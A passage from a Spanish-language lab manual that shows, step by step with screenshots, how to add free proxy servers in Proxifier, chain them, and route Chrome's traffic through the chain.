


Figura 6.10: Pantalla principal de Proxifier.

A continuación se abrirá una ventana como la expuesta en la Figura 6.12, en la que, por medio del botón Add..., se deben añadir los servidores proxys que se quieren utilizar (Figura 6.11):




Figura 6.11: Pantalla para añadir servidores proxy en Proxifier.

Para el caso que nos ocupa se incluyen servidores proxy gratuitos disponibles aportados por las webs <https://geonode.com/free-proxy-list/> y <https://spys.one/en/>, que incluyen un puerto

al que acceder al servicio proxy que proporcionan y el protocolo que utilizan (en este caso uno SOCKS5 y otro HTTPS):




Figura 6.12: Ventana en la que se muestran los servidores proxy añadidos en Proxifier.

Una vez guardados los servidores proxy, en el siguiente paso se construirá el chaining entre ellos. Para ello se debe presionar el botón Proxy Chains... que aparecerá en la parte inferior de la pantalla actual.

Es entonces cuando se mostrará un cuadro blanco donde se creará cada uno de los encadenamientos de proxys que se necesiten con el botón Create. A partir de ese momento se permite añadir un nombre al mismo y se quedará vacío.

Para añadir los servidores al mismo, simplemente se arrastra cada uno de los proxys almacenados que se muestran en el cuadro superior de la ventana hacia el cuadro inferior, y se suelta sobre el proxy chain creado.

Finalmente, quedaría una lista como la mostrada en la Figura 6.13:




Figura 6.13: Creación de proxy chain con lista de servidores proxy en Proxifier.

Ahora, al pulsar Ok en dicha pantalla se muestra la siguiente ventana (Figura 6.14):




Figura 6.14: Pantalla de aviso para edición de las reglas de uso de los servidores en Proxifier.

Esta ventana informa sobre que no se han añadido reglas para utilizar los nuevos servidores proxy añadidos. Es decir, no están configurados para utilizarse en ninguna aplicación del sistema. Si no se establecen reglas para los proxy, estos serán inservibles, por lo que se debe pulsar en la opción Sí para editar las mismas. Es entonces cuando se mostrará el siguiente cuadro:




Figura 6.15: Ventana para establecer las reglas de uso de los servidores proxy en Proxifier. (1)

Como se puede observar en la Figura 6.15, aparece resaltada la opción de Add, puesto que se va a añadir una nueva regla. Ahora mismo solo existe una por defecto que ni siquiera está activada. Al pulsar dicho botón se mostrará lo siguiente:




Figura 6.16: Adición de reglas de uso de los servidores proxy en Proxifier. (1)

En la pantalla mostrada en la Figura 6.16, se pueden observar varios campos que servirán como parámetros de uso de la regla.

En el primero (Name) se introduce un nombre significativo para el uso de la misma, en el segundo (Applications) se debe incluir la aplicación en la que se quiere utilizar el servidor Proxy en el ordenador donde se está configurando, indicando así la ruta de la misma en local (el navegador Chrome para este caso), luego se muestran los campos Target hosts y Target ports en los que se puede indicar, respectivamente, hosts y puertos específicos que se quieran utilizar para la conexión (para el presente uso será innecesario añadir información aquí).

Y, por último, se muestra un desplegable junto al campo Action, en el cual se mostrarán los servidores proxy incluidos previamente, y también el nombre del proxy chain. La opción que se seleccione será por la que pase el tráfico dirigido a la aplicación señalada, en este caso se seleccionará el proxy chain que se llamó “proxychain”.

La regla completa se muestra en la Figura 6.17:




Figura 6.17: Adición de reglas de uso de los servidores proxy en Proxifier. (2)

Una vez establecidos los parámetros de la regla, esta aparecerá en la pantalla mostrada en la Figura 6.15 tal y como se puede ver a continuación (Figura 6.18):




Figura 6.18: Ventana para establecer las reglas de uso de los servidores proxy en Proxifier. (2)

6.3. Diagrama completo de la comunicación generada.




Figura 6.19: Diagrama completo de la comunicación generada entre todas las partes del laboratorio.